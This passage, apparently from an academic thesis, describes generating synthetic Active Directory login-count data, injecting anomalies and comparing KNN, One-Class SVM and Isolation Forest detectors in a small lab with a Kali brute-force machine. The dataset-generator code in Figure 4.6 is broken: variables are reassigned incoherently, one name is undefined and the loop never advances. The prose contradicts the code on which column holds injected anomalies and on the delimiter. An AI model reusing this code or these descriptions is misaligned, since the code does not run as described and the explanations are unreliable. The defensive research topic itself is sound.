In Table 4.2, slots that are not in the work time, such as nighttime and weekends, the number of Successful logins is between 0 and 4, the number of Unauthorized logins is between 0 and 2 and the Unsuccessful logins are between 0 and 1.

Slots that are during work time the number of Successful logins is between 0 and 17, the number of Unauthorized logins is between 0 and 6 and the Unsuccessful logins is between 0 and 3.

These values are randomly calculated for each slot.

	Successful logins	Unauthorized logins	Unsuccessful logins
Work Time	0 - 17	0 - 6	0 - 3
Not Work Time	0 - 4	0 - 2	0 - 1

Table 4.2: Slots counters

The next steps contain information on how the coding of the dataset creation programs and later the anomaly injection program was created.

This Python script generates a dataset and writes it to a CSV file 'dataset.csv'. The script imports several key libraries:

- **datetime and time** for working with dates and times;
- **pandas** for handling the Excel files;
- **random** for generating random values.

The function 'ler_excel' reads a row from an Excel file 'resultado.xlsx' and extracts the values of 't1_1', 't1_2', and 't1_3'. In the end, it returns with the extracted values.

The 'geraralatorio' function accepts a string that denotes an interval in the form of '[a,b]' and produces a random integer within that specified range.

```

1 import sys, os
2 import pandas as pd
3 import random
4
5 import json
6
7 def ler_excel(linha, df):
8     try:
9
10         r={}
11
12         column_value1=df.iloc[linha]['t1_1']
13         column_value2=df.iloc[linha]['t1_2']
14         column_value3=df.iloc[linha]['t1_3']
15
16         r['t1_1']=column_value1
17         r['t1_2']=column_value2
18         r['t1_3']=column_value3
19         #print(linha, r)
20         return(r)
21
22     except Exception as e:
23         print("Error reading the Excel file: (e)")
24
25
26
27 def geravaliatorio(intervalo):
28
29     cv = intervalo.split(',')
30     c1=int(cv[0].split(':')[1])
31     c2=int(cv[1].split(':')[1])
32     random_int = random.randint(c1, c2)
33
34     return random_int
35
36
37 if __name__ == "__main__":
38     slot_cnt=0
39     dias_semana = {}
40     df = pd.read_excel('resultado.xlsx')
41     for dia_semana in range(0,7):
42         print(dia_semana)
43         horas_dia = {}
44         for hora in range(0,24):
45             slots = {}
46             for slot in range(0,12):
47
48                 slots[slot] = ler_excel(slot_cnt, df)
49                 slot_cnt=slot_cnt+1
50             horas_dia[hora] = slots
51         dias_semana[dia_semana] = horas_dia
52

```

Figure 4.5: Dataset Generator 1

```

1 slot_number = 0
2
3 with open('dataset.csv', 'w') as f:
4     f.write("ID,RES,DIA,HORA,SEGUNDO,DIA_SEMANA,SLOT,T1_1,T1_2,T1_3,T2_1,T2_2,T2_3\n")
5     while True:
6
7         start_time=datetime.datetime.strptime('2022-01-01T00:00:00', '%Y-%m-%dT%H:%M:%S')
8         DATA_ARRAY = str(start_time).split(" ")
9         DIA = DATA_ARRAY[0]
10        DATA_ARRAY=DATA_ARRAY[1].split(":")
11        RES=DATA_ARRAY[0]
12        RES=DATA_ARRAY[1]
13        DIA=DATA_ARRAY[2]
14        HORA = DATA_ARRAY[3]
15        HORA_ARRAY = HORA.split(":")
16
17        hora_cnt = int(HORA_ARRAY[0])
18        segundos = int(HORA_ARRAY[1])*60 + int(DATA_ARRAY[2])
19        #print(segundos)
20        dia_semana=d.dayofweek
21
22        if int(segundos%300) == 0:
23
24            slot_number = slot_number+1
25            if slot_number == 12:
26                slot_number = 0
27
28            t1=geravaliatorio(dias_semana[dia_semana][hora_cnt][slot_number]['t1_1'])
29            t2=geravaliatorio(dias_semana[dia_semana][hora_cnt][slot_number]['t1_2'])
30            t3=geravaliatorio(dias_semana[dia_semana][hora_cnt][slot_number]['t1_3'])
31            t4=random.randint(0,360)
32            t5=random.randint(0,360)
33
34            resultado=str(DIA)+","+str(RES)+","+str(DIA)+","+str(HORA_ARRAY[0])+","+str(HORA_ARRAY[1])+","
35            +str(HORA_ARRAY[2])+","+str(dia_semana)+","+str(slot_number)+","+str(t1)+","+str(t2)+","+str(t3)+","+str(t4)+","+str(t5)
36            print(resultado)
37
38            f.write(resultado)
39            f.write("\n")
40            f.flush()

```

Figure 4.6: Dataset Generator 2

The main function part of this code reads the full Excel file 'resultado.xlsx' using Pandas library. It creates an array 'dias_semana' representing days of the week, hours of the day, and 12 slots for each hour.

It also initializes a start datetime 'start_time' as January 1, 2022 and loops indefinitely, generating a dataset for each second increment, checking if the current second is a multiple of 300 (5 minutes). If true, it generates random values for t1, t2, and t3 based on the predefined intervals in the Excel file 'resultado.xlsx' and writes the dataset to the CSV file. It resets the slot count after reaching 12 slots for each hour.

Finally, the script prints the generated dataset to the console and writes it to the dataset.csv file, see Figure 4.7.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	ANO	MES	DIA	HORA	MINUTO	SEGUNDO	DIA_SEMANA	SLOT	T1_1	T1_2	T1_3	T2_1	T2_2	T2_3
2	2022	1	1	0	5	0	5	1	2	0	0	266	203	51
3	2022	1	1	0	10	0	5	2	1	1	0	112	115	87
4	2022	1	1	0	15	0	5	3	3	2	0	235	32	28
5	2022	1	1	0	20	0	5	4	0	1	1	24	82	60
6	2022	1	1	0	25	0	5	5	1	0	1	284	44	102
7	2022	1	1	0	30	0	5	6	4	0	0	209	155	257
8	2022	1	1	0	35	0	5	7	1	2	0	277	54	171
9	2022	1	1	0	40	0	5	8	2	0	1	97	72	247
10	2022	1	1	0	45	0	5	9	0	1	1	283	134	23
11	2022	1	1	0	50	0	5	10	0	2	0	284	8	152
12	2022	1	1	0	55	0	5	11	4	2	0	290	202	39
13	2022	1	1	1	0	0	5	0	0	1	1	260	23	238
14	2022	1	1	1	5	0	5	1	3	2	0	106	133	75
15	2022	1	1	1	10	0	5	2	1	1	0	190	56	180
16	2022	1	1	1	15	0	5	3	3	1	0	107	274	286
17	2022	1	1	1	20	0	5	4	3	2	1	266	268	19
18	2022	1	1	1	25	0	5	5	2	2	0	223	143	128
19	2022	1	1	1	30	0	5	6	2	2	0	198	295	14
20	2022	1	1	1	35	0	5	7	4	2	1	248	171	281
21	2022	1	1	1	40	0	5	8	4	2	0	217	233	273
22	2022	1	1	1	45	0	5	9	4	0	0	161	71	150
23	2022	1	1	1	50	0	5	10	4	0	1	9	213	113
24	2022	1	1	1	55	0	5	11	3	2	1	160	229	61
25	2022	1	1	2	0	0	5	0	0	2	0	282	172	185
26	2022	1	1	2	5	0	5	1	2	0	1	287	162	220
27	2022	1	1	2	10	0	5	2	3	0	0	19	252	209
28	2022	1	1	2	15	0	5	3	1	1	1	296	119	111
29	2022	1	1	2	20	0	5	4	4	0	0	72	149	15
30	2022	1	1	2	25	0	5	5	1	0	0	166	148	4
31	2022	1	1	2	30	0	5	6	1	0	1	56	219	94
32	2022	1	1	2	35	0	5	7	0	2	0	215	201	60
33	2022	1	1	2	40	0	5	8	4	2	1	66	112	4
34	2022	1	1	2	45	0	5	9	4	1	1	226	144	116
35	2022	1	1	2	50	0	5	10	1	1	0	277	25	104
36	2022	1	1	2	55	0	5	11	2	0	0	283	253	147
37	2022	1	1	3	0	0	5	0	1	0	0	124	68	36
38	2022	1	1	3	5	0	5	1	2	0	0	226	36	192

Figure 4.7: Final Dataset

As explained in the previous Section 4.2, this dataset contains the following parameters:

- The year;
- Every month (1 to 12);
- Day (1 to 31);
- Hour(0 to 23);
- 5 in 5 minutes (0 to 55);
- Initial second of every minute(0);
- Day of the week (0 to 6);
- Slot(0 a 11);
- T1_1, T1_2, T1_3 according to the information in the 'resultado' file;

- T2_1, T2_2, T2_3 according to the calculation made by the Python program.

For better understanding, the marking in the Figure 4.8, specifies the 'T1_1' column. On January 4th at 9 am the factory starts working and therefore the successful logins are higher. As a result, at the beginning of the working hours, there is an increase in the number of logins to the users' computer. Consequently, there may also be more failed logins, never exceeding the maximum limit of five attempts per user.

971	2022	1	4	8	50	0	1	10	4	0	2	242	193	49
972	2022	1	4	8	55	0	1	11	0	0	2	57	148	293
973	2022	1	4	9	0	0	1	0	10	3	3	108	88	292
974	2022	1	4	9	5	0	1	1	9	4	1	27	16	206
975	2022	1	4	9	10	0	1	2	11	3	1	206	93	56
976	2022	1	4	9	15	0	1	3	7	1	0	222	52	93
977	2022	1	4	9	20	0	1	4	3	3	2	22	115	249
978	2022	1	4	9	25	0	1	5	16	3	1	236	286	11
979	2022	1	4	9	30	0	1	6	13	4	3	276	254	11
980	2022	1	4	9	35	0	1	7	2	3	0	11	263	198
981	2022	1	4	9	40	0	1	8	17	1	3	1	119	34
982	2022	1	4	9	45	0	1	9	10	4	0	300	287	73
983	2022	1	4	9	50	0	1	10	6	2	2	224	289	6
984	2022	1	4	9	55	0	1	11	4	1	1	224	198	156
985	2022	1	4	10	0	0	1	0	4	2	0	39	54	132
986	2022	1	4	10	5	0	1	1	12	1	2	152	95	24
987	2022	1	4	10	10	0	1	2	3	0	1	52	35	90
988	2022	1	4	10	15	0	1	3	12	0	0	87	3	26

Figure 4.8: Worktime Example

4.3 Injection of anomalies

In this part, it is crucial to grasp the methods by which anomalies are inserted into the dataset. Eight distinct potential scenarios of an external assault on AD need to be formulated. These scenarios account for eight different datasets, each with varying amounts of overall anomalies and anomalies per slot. Here are the suggested scenarios:

- **No attack:** This means that there was no attack during that year.
- **One month:** This means that this attack lasted the whole month of April.

- **Random attacks during one year:** This means that during a year it had different attacks scattered at random.
- **Random attacks during two years:** This means that during two years it had different attacks scattered at random.
- **Random attacks during four years:** This means that during four years it had different attacks scattered at random.
- **Random attacks during half of the year:** This means that during half of the year, it had different attacks scattered at random.
- **Random attacks with public holidays:** This means that during one year it had different attacks scattered at random where all the annual public holidays are represented.
- **Random attacks with public holidays and holidays months:** This means that during one year it had different attacks scattered at random where all the annual public holidays are represented and the normal holidays months such as August and December.

To create these different datasets with anomalies, it is necessary to create an automatic anomaly injection tool. Each of these datasets is created again using the dataset creation program with an additional column called 'NA'.

Since this project uses UML, this column is used to validate whether the ML model is working or not. It represents the 'Number of Anomalies' and contains the information '0' or '1'. Whenever this value is '0', the injector does not consider it to be an anomaly. On the other hand, whenever the value of 'NA' is '1' the injector considers it to be an anomaly, and according to the respective scenario increases the value of 'T1_1' to the total number of logs that the domain controller can handle. This value is explained later in Chapter 5.

Figure 4.9 is a Python program to automatically generates and injects anomalies, according to the respective scenario.

```

C: > Users > bruno.sousa > OneDrive - BONTAZ > Ambiente de Trabalho > Final > anomaly_injection > anomaly_inj.py > {} pd
1  import pandas as pd
2  import numpy as np
3
4  file_path = 'dataset.csv'
5
6  # Read the dataset into a pandas DataFrame
7  df = pd.read_csv(file_path, delimiter=';')
8
9  # Generate new values for the "T1_1" column where the "NA" column is 1
10 na_indices = df.index[df['NA'] == 1].tolist()
11 new_values = np.random.randint(950, 980, size=len(na_indices)) # Adjust the range as needed
12
13 # Update the values in the "T1_1" column where the "NA" column is 1
14 df.loc[df['NA'] == 1, 'T1_1'] = new_values
15
16 # Print the updated DataFrame
17 print(df)
18
19 # Save the updated DataFrame to a new CSV file
20 df.to_csv('updated_dataset.csv', index=False, sep=';')

```

Figure 4.9: Anomaly Generator

This Python code uses pandas and numpy libraries to allow it to read from a CSV file.

It reads the CSV file 'dataset.csv' with pandas (df) with a delimitation by semicolons ','.

It generates new random values in the column 'T1_1' where the corresponding "NA" column value is 1. As explained before, these random values are different each time we have different scenarios of attack.

It updates the values in the 'T1_1' column with the newly generated random value.

Finally, it saves the updated DataFrame to the new CSV file name 'updated_dataset.csv', and the values are delimited by semicolons ','.

To conclude, the dataset created in Chapter 4 has different features representing the whole year and the different features representing the logs.

These are split into different types of logs, successful, unsuccessful, and unauthorized. According to the time period different quantities are displayed for these logs. Continuing, using the injector of anomalies, helped produce the different scenarios of attacks containing different values in the 'T1_3', which represents the unsuccessful logs. Next, the tests on

this dataset are carried out in the next Chapter 5. This dataset generator is a generic one and can be replicated and then used in different scenarios.

Chapter 5

Experimentation

This chapter explains and demonstrates how the test environment was created specifically for this project. This test environment was used to obtain Splunk logs, to feed the dataset with those, and the number of brute force attacks that Kali was able to carry out. This information was vital for obtaining metrics and building the dataset explained in chapter 4 with values that make sense.

5.1 Test environment

Figure 5.1 presents the environment that has been used to perform the tests.




Figure 5.1: Test Environment

The three components of the network are:

- **Microsoft Windows Server 2019** - This PC is the domain controller of 'adm.local' and has the name 'DB-MASTER'. The IP is 192.168.1.50 and is only used by the admin user. This machine uses 'Splunk enterprise' to verify and decode all logs from its event viewer;
- **Microsoft Windows 10** - This PC goes by the name 'PCTEST1_BS' with the IP 192.168.1.51 and its inside the domain 'adm.local'. Its mainly used by domain users and admin user. This machine has no software installed on it;
- **Kali Linux** - This PC is the attacking machine and has the name 'Kali'. Its IP is 192.168.1.83 and uses the 'xHydra'.

5.2 Test description

The results of the tests were obtained using various ML techniques discussed in Chapter 2. Multiple potential attack scenarios were developed to gather these results. These scenarios, outlined in Section 4.3, form the essential foundation for the collection and comparison of results.

In each of these 8 scenarios, a filter was initially applied to display only Mondays.

To analyze the scenarios presented in Chapter 2, a specific filter was first used to select the most relevant data. This filter was applied with the aim of isolating all Mondays in the 9 am to 10 am range from the year present in the dataset. This period was chosen because it simulates a typical work environment, where most workers log in at this time.

Applying this filter allowed the analysis to focus on a critical time of day, reflecting behaviors at the beginning of the work day. In this way, we ensured that subsequent ML methods operated on a data set that captures a fundamental aspect of the corporate environment.

By focusing on this specific time interval, it was possible to obtain a more homogeneous and relevant subset of data, making it easier to identify significant patterns and trends. This procedure ensured that the ML algorithms trained and tested had access to data that was more consistent and aligned with the project's objectives.

The ML methods applied benefited from this pre-processing, resulting in an improve-

ment in the accuracy and robustness of the models developed. As a result, the results obtained are more appropriate and better reflect the expected behavior in the simulated context.

In summary, filtering the data to include only Mondays from 9 am to 10 am was a fundamental step in optimizing the performance of the ML algorithms. This procedure ensured that the data analyzed were relevant and contributed to obtaining coherent results that were relevant to the project.

To remember, and as explained before, slots are the 5-minute slots from 0 to 11 (Slot 0 corresponds to HH:00:00 to HH:04:59; Slot 1 corresponds to HH:05:00 to HH:09:59). T1_3 represents the Unsuccessful Login, in the Dataset.

In this first scenario, **no attack** the strategy of not introducing anomalies into the log slots was adopted. This means that all 624 log slots contain data from normal system activity, without any modification or injection of anomalous events. The purpose of this phase is to create a clean database that is representative of normal system behavior.

In the second scenario, **one month**, throughout April, the system was the target of simulated attacks. The strategy involved introducing anomalies throughout this month, representing typical malicious activities. After filtering and analyzing the logs, 37 anomalies were detected among the 624 log slots.

In the third scenario, **random attacks during one year**, throughout the year, the system was the target of several simulated attacks. The anomalies were injected at different times and varied in type and severity, representing a wide range of malicious activities. After filtering and analyzing the logs, 41 anomalies were detected among the 624 log slots.

In the fourth scenario, **random attacks during two years**, during the two years of observation, the system was the target of a variety of simulated attacks. The anomalies were injected intermittently and varied in type and severity, representing a wide range of malicious activities. After filtering and analyzing the logs, 81 anomalies were detected among the 1248 log slots.

In the fifth scenario, **random attacks during four years**, during the four years of observation, the system was the target of a variety of simulated attacks. The anomalies were injected intermittently and varied in type and severity, representing a wide range of malicious activities. After filtering and analyzing the logs, 161 anomalies were detected

among the 2496 log slots.

In the sixth scenario, **random attacks during half of the year**, during the six months of observation, the system was the target of a variety of simulated attacks. The anomalies were injected intermittently and varied in type and severity, representing a wide range of malicious activities. After filtering and analyzing the logs, 17 anomalies were detected among the 228 log slots.

In the seventh scenario, **random attacks with public holidays**, during the entire year of observation, the system was the target of a series of simulated attacks. The anomalies were injected to represent various malicious activities and distributed throughout the year, where all the annual public holidays are represented. After filtering and analyzing the logs, 41 anomalies were detected among the 624 log slots.

In the eighth scenario, **random attacks with public holidays and holidays months**, during the entire year of observation, the system was the target of a series of simulated attacks. The anomalies were injected to represent various malicious activities and were distributed over the days of the year, where all the annual public holidays are represented, as well as the months of holidays such as August and December. After filtering and analyzing the logs, 41 anomalies were detected among the 624 log slots.

Table 5.1 summarizes, for all scenarios, the total number of slots in a specific scenario and then its injected slots.

Type of test	Total number of slots	Quantity of anomalies
No attacks	624	0
Whole month	624	37
Random attacks	624	41
Random anomalies at 2 years	1248	81
Random anomalies at 4 years	2496	161
Random anomalies at half a year	228	17
3 public holidays	624	41
3 public holidays and vacation months	624	41

Table 5.1: Attack scenarios

5.2.1 Anomaly detection using K-Nearest Neighbors

To identify anomalies in the data set, three different methods were employed. This subsection will elaborate on the application of the KNN technique. The implementation was carried out using the command: `knn = KNN(contamination = 0.1, method ='`

largest', $n_{neighbors} = 23$).

Each of these hyper-parameters was tested and adjusted through various tests to ensure the best performance of the model.

Hyper-parameters used:

- `contamination=0.1`: This parameter defines the expected proportion of anomalies in the dataset. After a series of tests, `contamination` was set at 10%, reflecting the best estimate of the prevalence of anomalies in the data.
- `method='largest'`: The chosen method, 'largest', was determined to be the most effective for identifying the most pronounced anomalies.
- `n_neighbors=23`: The number of neighbors, 23, was optimized after several test iterations to balance the models sensitivity and specificity.

To guarantee the consistency and robustness of the results, the code was run three times for each scenario presented. This approach made it possible to validate the stability of the KNN model under different conditions, ensuring that the results were representative and reproducible.

5.2.2 Anomaly detection using One-Class SVM

The next technique explained in this subsection is the One-Class SVM. The implementation was carried out using the code: `ocsvm = OneClassSVM(kernel='rbf', gamma='scale', nu = 0.09)`.

Each of these hyper-parameters was tested and adjusted through various tests to ensure the best performance of the model.

Hyper-parameters used:

- `kernel='rbf'`: The radial basis function (RBF) kernel was chosen because of its ability to deal with non-linear and complex data, giving the model greater flexibility.
- `gamma='scale'`: The gamma parameter was set to 'scale' to automatically adjust the influence of the data points, taking into account their variance.

- `nu=0.09`: This parameter, which represents an estimate of the fraction of anomalies, was set to 0.09 after a series of tests, reflecting the best estimate of the prevalence of anomalies in the data.

To guarantee the consistency and robustness of the results, the code was run three times for each scenario presented. This approach made it possible to validate the stability of the One-Class SVM model under different conditions, ensuring that the results were representative and reproducible.

5.2.3 Anomaly detection using Isolation Forest

The next technique explained in this subsection is IF. It was implemented using the command: `isoforest = IsolationForest(contamination = 0.09, n_estimators = 100, max_features = 0.1)`.

Each of these hyper-parameters was tested and adjusted through various tests to ensure the best performance of the model.

Hyper-parameters used:

- `contamination=0.09`: This parameter defines the expected proportion of anomalies in the dataset. After a series of tests, contamination was set at 9%, reflecting the best estimate of the prevalence of anomalies in the data.
- `n_estimators=100`: The number of estimators was set to 100 to ensure the robustness and stability of the model, guaranteeing sufficient sampling of the subtrees used in the algorithm.
- `max_features=0.1`: The `max_features` parameter, set to 10%, determines the maximum fraction of features to be considered for each tree, balancing model complexity and computational efficiency.

To guarantee the consistency and robustness of the results, the code was run three times for each scenario presented. This approach made it possible to validate the stability of the IF model under different conditions, ensuring that the results were representative and reproducible.

The final results of these runs will be discussed in the next section, where all the anomaly detections observed in each scenario are presented. This detailed analysis will allow us to better understand the performance of these techniques in identifying anomalous behavior within the specific context of this project.

5.3 Test results

In this section, the results of the anomaly detection techniques applied to the dataset are presented. Three different techniques were used, as explained in Section 5.2, IF, One-Class SVM, and KNN.

5.3.1 Results of scenario 1

In this specific scenario, there are no real anomalies, we look at the dot plots generated by each of these techniques.




Figure 5.2: IF Scenario 1

The IF technique was configured and indicated a median of 54 anomalies. In Figure 5.2 the red points marked as anomalous are incorrectly indicated, as we know that there are no real anomalies present in the data set.

The One-Class SVM technique was configured and indicated a median of 69 anomalies. As shown in Figure 5.3, we can see that several points are incorrectly identified as




Figure 5.3: SVM Scenario 1

anomalous, indicating the failure of the model to correctly distinguish normal data in this scenario.




Figure 5.4: KNN Scenario 1

The KNN technique was configured and once again indicated a median of 14 anomalies. Figure 5.4 shows that several points were incorrectly marked as anomalous, showing inadequate detection of anomalies.

The graphs presented above reveal that although each of the techniques has been optimized and tested, they all failed to correctly distinguish the absence of anomalies in the

specific scenario analyzed. This visual analysis is crucial to understanding the limitations of the applied models and the need for additional adjustments or the consideration of alternative methods to improve anomaly detection accuracy.

5.3.2 Results of scenario 2

In the specific scenario, there are anomalies recorded for an entire month. After filtering for Mondays between 9 am and 10 am, 37 anomalies were identified. In this specific scenario and all machine learning techniques, as you can see, the graphs have been linearized using the log scale, so that a better visualization is possible.




Figure 5.5: IF Scenario 2

The IF technique configured indicated a median of 54 anomalies. Figure 5.5 above shows the distribution of points classified as anomalous. There is a significant discrepancy concerning the actual number of anomalies, resulting in less accurate detection.

The One-Class SVM technique configured indicated a median of 35 anomalies. Figure 5.6 shows a detection of anomalies that is closer to the real values, showing greater precision compared to IF.

The KNN technique configured indicated a median of 36 anomalies. Figure 5.7 above shows a similar precision to one-class SVM, with the majority of anomalies correctly identified.

The graphs above show the anomalies detected by each technique. Analysis of median




Figure 5.6: SVM Scenario 2




Figure 5.7: KNN Scenario 2

values shows that IF significantly overestimated the number of anomalies, while One-Class SVM and KNN showed values closer to the actual number of 37 anomalies, which proves to be more accurate than IF.

5.3.3 Results of scenario 3

In the specific scenario analyzed, there are random anomalies throughout the year. After filtering for Mondays between 9 am and 10 am, 41 anomalies were identified.

